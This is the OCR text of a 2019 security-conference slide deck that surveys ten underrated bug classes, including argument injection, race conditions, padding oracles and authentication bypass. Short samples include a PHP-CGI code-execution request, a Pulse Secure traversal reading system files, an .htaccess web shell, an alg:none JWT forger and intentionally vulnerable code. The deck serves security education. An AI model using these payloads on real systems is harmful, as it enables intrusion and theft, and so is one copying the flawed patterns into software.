Compendium Vulnus Subestimata

HITB GSEC 2019

xen1thLabs

SMART AND SAFE DIGITAL

`whoami`

Eldar Marcussen

Lead security researcher


Proven history of performing security research that result in 0day vulnerabilities, conference presentation and security tools. I have written a source code scanner and auditing source code is often part of my security research process. My past research and security tools have also featured in industry related cyber security text books.

A former

- Developer
- System administrator
- Penetration tester

Currently

- Husband and Father
- Security researcher
- Trainer




joernchen
@joernchen

What's your favorite underrated type of security bug?

Mine: argument injection.

6:57 PM · Jul 28, 2019 · Twitter for Android


Deserialisation
CSRF
SSRF
Type confusion
Use after free
XSS
Access control
IDOR
Binary planting
Digital trust
Uninitialized variables
Replay attacks
Subdomain hijack
Race condition
Directory traversal
Logic flaws
Cryptographic Oracles
Null byte overflow
Information Disclosure
HTTP Smuggling
Auth bypass
Compiler optimisation vulns
Argument injection
Integer underflow

Underrated?

Underrated

- underestimate the extent, value, or importance of (someone or something)
- Lack of attacker awareness
- Lack of developer awareness
- Old or forgotten issues

Misunderstood

- Root cause not understood
- Impact vector not understood
- Ease of exploitation not understood

Under represented

- Not many public examples
- Not many white papers
- Not many tutorials
- Not well documented

10 Underrated bug classes

Argument injection

~~CWE-88~~

Injecting a command specific argument that alters the behaviour of the process away from the intended goal to the attackers goal. Exploitation of this issue requires the attacker to be familiar with the command line options available for the command that is being invoked.

Well known example

PHP CGI argument injection

Learn more

1. https://gist.github.com/Zenexer/40d02da5e07f151adeaeeaa11af9ab36
2. https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt
3. https://gtfobins.github.io/

Argument injection

```
POST /?-dallow_url_include%3don+-dauto_prepend_file%3dphp://input HTTP/1.1
Host: example.victim
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

<?php passthru("id"); ?>
```

Logic flaws

CWE-840

A very broad category of bugs that don’t abuse any specific technical functionality. But rather takes advantage of mistakes in the reasoning or assumptions of humans.

Well known example

Negative product price manipulation

Not halting execution

Learn more

1. https://media.blackhat.com/ad-12/Siddharth/bh-ad-12-Exploiting-Logical-Flaws-Siddharth-Slides.pdf

Logic flaws

```
<?php
if (is_authenticated() === false) {
    header("Location: /login.php");
}
//Do the admin stuff here
add_user($_POST);
```

Padding oracles

CWE-649 / CAPEC-463

A cryptographic weakness that allows attackers to decrypt the plaintext content of an encrypted message without knowing the decryption key. Occurs when the target system leaks data based on whether a padding error occurred during decryption of the ciphertext.

Well known example

PADBuster – Padding oracle weakness in ASP.Net

Learn more

1. https://www.usenix.org/legacy/events/woot10/tech/full_papers/Rizzo.pdf
2. https://cryptopals.com/
3. https://blog.skullsecurity.org/2013/a-padding-oracle-example

Padding Oracles

```
    0: 00000000000000003faf089c7a924a7b: false
    1: 00000000000000013faf089c7a924a7b: false
    2: 00000000000000023faf089c7a924a7b: false
    3: 00000000000000033faf089c7a924a7b: false
    4: 00000000000000043faf089c7a924a7b: false
...
  204: 00000000000000cc3faf089c7a924a7b: false
  205: 00000000000000cd3faf089c7a924a7b: false
  206: 00000000000000ce3faf089c7a924a7b: true   <--
  207: 00000000000000cf3faf089c7a924a7b: false
  208: 00000000000000d03faf089c7a924a7b: false
```

https://blog.skullsecurity.org/2013/a-padding-oracle-example

Race condition

CWE-367 / CWE-362 / more

Taking advantage of concurrency in modern computing systems to cause operations to occur against a resource that has changed state between the operations.

Well known example

LPE in your favourite OS

Learn more

1. http://nob.cs.ucdavis.edu/bishop/papers/1996-compsys/racecond.pdf
2. https://www.vulnhub.com/entry/exploit-exercises-nebula-v5,31/
3. https://defuse.ca/race-conditions-in-web-applications.htm

Race condition

```
if (access("file", W_OK) != 0) {
   exit(1);
}

fd = open("file", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

```
$ while true; do \
    ln -sf /etc/passwd file; \
done &
[1] 14219
```

Information disclosure (leak)

CWE-200 / CWE-209 / MORE

The disclosure of information that is valuable for an attacker, which they are not intended to have access to.


Well known example

Heartbleed

ASLR bypass

Learn more

1. http://heartbleed.com/
2. http://phrack.org/issues/59/9.html


SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages

https://xkcd.com/1354/

Uninitialized variables

CWE-457

Occurs when a variable is declared, but not assigned a value before being used resulting in undefined behaviour. Commonly resulting in a crash. In some cases an attacker can extract data from memory or control the value and alter the flow of execution.

Well known example

PHP’s register_globals

MS08-014 – Uninitialized stack variable in Excel

Learn more

1. https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Flake.pdf

Uninitialized variables

```c
#include <stdio.h>
int main() {
   b();
   a();
}
void b() {
   char b[100];
   strcat(b, "xen1thLabs!");
}
void a() {
   int a;
   printf("Here is A = %X\n",a);
}
```

```
$ gcc –o unin unin.c
$ ./unin
Here is A = 3BF7AFB1
```

Directory traversal

CWE-22 / CWE-23 / MORE

Manipulation of file paths to access locations outside the intended directory by traversing upwards using the parent directory identifier ".."

Well known example

Mark Dowd's airdrop bug

Pulse Secure SSL

Learn more

1. http://2015.ruxcon.org.au/assets/2015/slides/ruxcon-2016-dowd.pptx
2. https://www.exploit-db.com/exploits/47297
3. http://dotdotpwn.sectester.net/

Directory traversal

```
GET /dana-na/../dana/html5acc/guacamole/../../../../../../data/runtime/mtmp/lmdb/data.mdb?/dana/htmlacc/guacamole/


GET /dana-na/../dana/html5acc/guacamole/../../../../../../data/runtime/mtmp/system?/dana/htmlacc/guacamole/
```

https://twitter.com/buffaloverflow/status/1166269633487429632

Security misconfiguration

CWE-16

Lack of appropriate hardening or configuration options that lower the overall security posture of a system or software.

Well known example

PHP register_globals / allow_url_include

Apache AllowOverride All / DirectoryIndex

Learn more

1. https://www.cyber.gov.au/publications/essential-eight-explained
2. https://www.justanotherhacker.com/2011/05/htaccess-based-attacks.html

Security misconfiguration

```
<Directory "/var/www/html">
    AllowOverride All
</Directory>
```

```
$ cat .htaccess
<Location .htaccess>
    Set-Handler php-script
    Allow from all
</Location>
#<?=passthru($_GET['c’]); ?>
```

Compiler optimisation vulnerabilities

CWE

Compiler optimization can remove checks or function calls depending on the compiler optimization settings. This can result in null pointer de-refences, uncleared memory or buffer overflows.

Well known example

CVE-2009-1897

Memsad

Learn more

1. https://www.redhat.com/en/blog/security-flaws-caused-compiler-optimizations
2. https://lwn.net/Articles/575563/
3. https://www.youtube.com/watch?v=0WzjAKABSDk

Compiler optimization vulnerabilities

```
bool is_auth(char *username) {
    char password[1024];
    if (GetPasswordFromUser(password, sizeof(password)){
        if (ValidatePassword(username, password)) {
            memset(password, 0, sizeof(password));
            free(password);
        }
    }
}
```

Authentication bypass

CWE-287

Lack of robust authentication checks or a vulnerability making it possible to access restricted functionality without authentication.

Well known example

IIS path confusion bypass

Mysql null **and** x64 auth bypasses

HP iLO 29x”A” password

Learn more


1. https://www.securityfocus.com/columnists/285
2. https://blog.rapid7.com/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql/
3. https://milo2012.wordpress.com/2018/06/30/some-notes-on-hpe-ilo4-authentication-bypass-and-rce-cve-2017-12542/

Authentication bypass

```
import jwt

import base64


def b64urlencode(data):

    return base64.b64encode(data).replace('+', '-').replace('/', '_').replace('=', '')


print b64urlencode("{\"typ\":\"JWT\",\"alg\":\"none\"}") + \

    '.' + b64urlencode("{\"data\":\"test\"}") + '.'
```

Wishes

1. Learn more bug classes
2. Do more bug chaining
3. Aim for maximum impact



CONCLUSION

- The impact of vulnerabilities is not fixed
- Our definitions have plenty of room for improvement
- Don’t let bug classes become lost
- KEEP LEARNING!

@joenchern

@TecR0c

@_bcoles

@vanderaj

@0d4rk30

@securitymeta_

@d4rkt1d3

@Rezk0n

@pamoshea

@malerisch

@TheColonial

@0x4a47

@Ando_13

@justinsteven

@sml555

@irsdl

@mr_me

@EMHacktivity

… and many more

Thank you!